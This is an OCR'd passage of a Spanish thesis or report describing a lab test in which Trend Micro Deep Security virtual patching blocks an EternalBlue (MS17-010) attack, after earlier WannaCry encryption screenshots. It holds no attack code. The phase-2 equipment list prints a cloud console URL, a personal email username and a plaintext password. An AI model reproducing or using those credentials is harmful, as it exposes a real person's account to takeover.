


Figura 5.28: Pantalla de solicitud de rescate de archivos infectados por *Wannacry*.

Figura 5.29: Explicación del pago y recuperación de archivos cifrados por *Wannacry*.




Figura 5.30: Archivos cifrados con extensión WNCRY.




Figura 5.31: Contenido de archivo servidor.txt no legible para el usuario.

Todos los archivos del servidor quedaron cifrados, aquí hay dos opciones de recuperarlos.

1. Tener un respaldo donde fácilmente podría recuperar la información

2. Pagar el rescate, que no se recomienda porque nadie asegura que la información podrá recuperarse o descifrarse

5.2. FASE 2 Con agente de *Deep Security* y blindaje a las aplicaciones criticas

Para la fase 2 de esta prueba se configuro el servidor víctima utilizado en la fase 1 dedicado a respaldo de información y desde un equipo remoto el atacante explota la vulnerabilidad $MS17-010$, en el servidor se realizó un análisis previo con un escaneo de recomendaciones aplicando parches virtuales para proteger las aplicaciones críticas logrando mitigar la vulnerabilidad MS17-010 y el bloqueo hacia el atacante, obteniendo bitácoras y resultados satisfactorios de prevención sobre el ataque dirigido al servidor.

En la siguiente imagen se muestra el flujo del ataque y el bloqueo realizado por *Trend Micro Deep Security*.




Figura 5.32: Flujo de ataque y protección con *Deep Security*.

Detalles de los equipos implementados en la fase 2, se explican a continuación:

Equipo Atacante.

- Versión de sistema operativo: Kali-Linux.
- IP:192.168.10.137
- Vulnerabilidad Explotada: $MS17-010$ CVE $2017-0144$.

- *exploit* utilizado: *Eternal Blue*.

Equipo Victima.

- Versión de sistema operativo: Windows Server 2008 R2.
- IP:192.168.10.136
- Nombre del equipo: WIN-K7PMQP2F81K.
- Rol del Servidor: Utilizado para respaldo de información confidencial.

Deep Security.

- Versión de *Deep Security Manager* (DSM): *Deep Security as a Services* (servicio alojado en la nube)
- Datos de acceso:

URL=https://app.deepsecurity.trendmicro.com:443/SignIn.screen?confirmation=63CFF79B-C159-0DE9-6A72-23057DDD63D3
Nombre de la cuenta:Diversiones Hermanos Mota
Nombre de usuario:motaadriang@gmail.com
Contraseña:m0t4mot4

- Versión de agente *Deep Security* (DSA):10.0.0.2094

5.2.1. Instalación de *Deep Security Agent*.

Para robustecer la seguridad del servidor víctima se realiza la instalación de DSA, en principio desde la consola se descarga el paquete de instalación.




Figura 5.33: Descarga de DSA desde el DSM.

El paquete de instalación se guarda en el servidor víctima y se ejecuta con privilegios de administrador para su instalación.




Figura 5.34: Pantalla inicial de instalación DSA.




Figura 5.35: Proceso de instalación DSA.




Figura 5.36: Pantalla final de instalación DSA.

Posterior a la instalación se genera un Script desde el DSM para que se logre la activación del DSA del servidor víctima, el script debe ser ejecutado en *PowerShell* y con privilegios de administrador.




Figura 5.37: *Script* generado desde el DSM.




Figura 5.38: Script ejecutado desde *Powershell* en el servidor víctima.

Posterior a le ejecución del Script se valida dentro del servidor que el DSA se encuentre correctamente instalado y en estado "Running", también es importante validar el controlador (*filter driver*) se encuentre instalado en tarjeta de Red, el controlador es el complemento que sirve para *dropear* el tráfico malicioso dirigido a explotar vulnerabilidades protegidas por las reglas inteligentes de *Deep Security*.




Figura 5.39: DSA y *Filter Driver* instalados correctamente en el servidor víctima.

Desde el DSM se observara el servidor víctima conectado y administrado en estado "Management (Online)".




Figura 5.40: Servidor victima gestionado por *Deep Security*.

5.2.2. Activación de módulos de protección.

Desde el DSM se habilitan y configuran los módulos de protección *Antimalware, Firewall, Intrusion Prevention, Logs* inspección.

Durante el despliegue de los módulos en el DSA, desde el DSM se observara que se encuentra la instalación pendiente.




Figura 5.41: Proceso de instalación de módulos sobre el DSA.

5.2.3. Escaneo de recomendaciones y aplicación de políticas.

Posterior a la instalación de los módulos se comienza por configurar el *Firewall*, en este ejemplo no se implementan políticas de bloqueo sobre puerto y protocolo pero si se activa el reconocimiento de escaneos, esta propiedad del módulo de *Firewall* nos ayudará a prevenir y bloquear escaneos no reconocidos como por ejemplo: escaneo de Puertos o *Figerprint*.




Figura 5.42: Bloqueo de 30 minutos sobre tráfico de escaneos no reconocidos.

Para ejecutar el escaneo de recomendaciones con el objetivo de detectar las vulnerabilidades dentro del servidor, se presiona click derecho en el servidor víctima, posteriormente acciones y escaneo de recomendación.




Figura 5.43: Escaneo de recomendaciones.

Cuando concluye el escaneo de recomendaciones el DSM asigna las políticas al DSA en el servidor víctima, en este caso se encontraron 748 vulnerabilidades para las cuales se asignaron 748 reglas inteligentes que mitigan la vulnerabilidad con el parcheo virtual.




Figura 5.44: Proceso de escaneo de recomendaciones.

Adicional a las reglas contra vulnerabilidades se asignaron 34 reglas sobre los módulos de *Interity Monitoring* y *Log Inspectio*, estas reglas ayudaran en la auditoria e integridad de archivos en el servidor víctima.

Las reglas fueron liberadas en cuestión de segundos sin necesidad de aplicar reinicio en el servidor o alguna actualización que pueda modificar a los aplicativos y con esto se evitó cualquier afectación a la operación del servidor víctima, esta es una de las grandes ventajas del parcheo virtual.




Figura 5.45: Módulos activados y reglas asignadas.

5.2.4. Reglas de parcheo virtual.

Las reglas contra vulnerabilidades se encuentran en el módulo de *Intrusion prevention* el cual mitiga la vulnerabilidad mediante parches virtuales y reglas inteligentes contra comportamiento malicioso.




Figura 5.46: Reglas de *intrusion prevention* asignadas al servidor víctima.

Cada regla de *Intrusion prevention* muestra una descripción general y también información sobre la vulnerabilidad que mitiga mediante el parche virtual.

En las siguientes imágenes se podrá observar la descripción de la regla "*Identified Server Suspicious SMB Session*" que mitiga la vulnerabilidad ms17 – 010 mediante el parche virtual.

